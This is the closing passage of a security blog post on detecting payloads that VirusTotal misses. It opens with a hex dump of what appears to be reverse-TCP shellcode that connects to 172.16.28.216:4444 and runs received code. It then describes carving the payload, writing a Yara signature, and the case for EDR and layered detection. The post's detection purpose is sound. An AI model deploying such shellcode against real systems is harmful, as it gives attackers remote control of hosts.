0x0040848e  ac10 1cd8 6802 0011 5c89 e650 5050 5040  ....h...\..PPPP@
0x0040849e  5040 5068 ea0f dfe0 ffd5 976a 1056 5768  P@Ph.......j.VWh
0x004084ae  99a5 7461 ffd5 85c0 740a ff4e 0875 ece8  ..ta....t..N.u..
0x004084be  6700 0000 6a00 6a04 5657 6802 d9c8 5fff  g...j.j.VWh..._.
0x004084ce  d583 f800 7e36 8b36 6a40 6800 1000 0056  ....~6.6j@h....V
0x004084de  6a00 6858 a453 e5ff d593 536a 0056 5357  j.hX.S....Sj.VSW
0x004084ee  6802 d9c8 5fff d583 f800 7d28 5868 0040  h..._.....}(Xh.@
0x004084fe  0000 6a00 5068 0b2f 0f30 ffd5 5768 756e  ..j.Ph./.0..Whun
0x0040850e  4d61 ffd5 5e5e ff0c 240f 8570 ffff ffe9  Ma..^^..$..p....
0x0040851e  9bff ffff 01c3 29c6 75c1 c3bb f0b5 a256  ......).u......V
0x0040852e  6a00 53ff d5                              j.S..
```

After confirming the location we can grab 341 bytes (the size of the payload) to get the full payload. To perform this at

After confirming the location we can grab 341 bytes (the size of the payload) to get the full payload. To perform this at scale we could convert this simple hex search into a Yara signature.

Conclusion

Data enrichment from sources such as VirusTotal can help security teams efficiently spot known malicious files. However, as this blog post demonstrates, relying on VirusTotal alone is not enough to catch suspicious files as even in 2019 it is relatively easy to write simple executables that can evade being detected by all majority AV engines.

Advanced attack detection requires 'detection-in-depth' and combining of data sources to increase the chances of detecting suspicious activity. Modern EDR provides a great starting point.

References

[1] https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads

BACK TO BLOG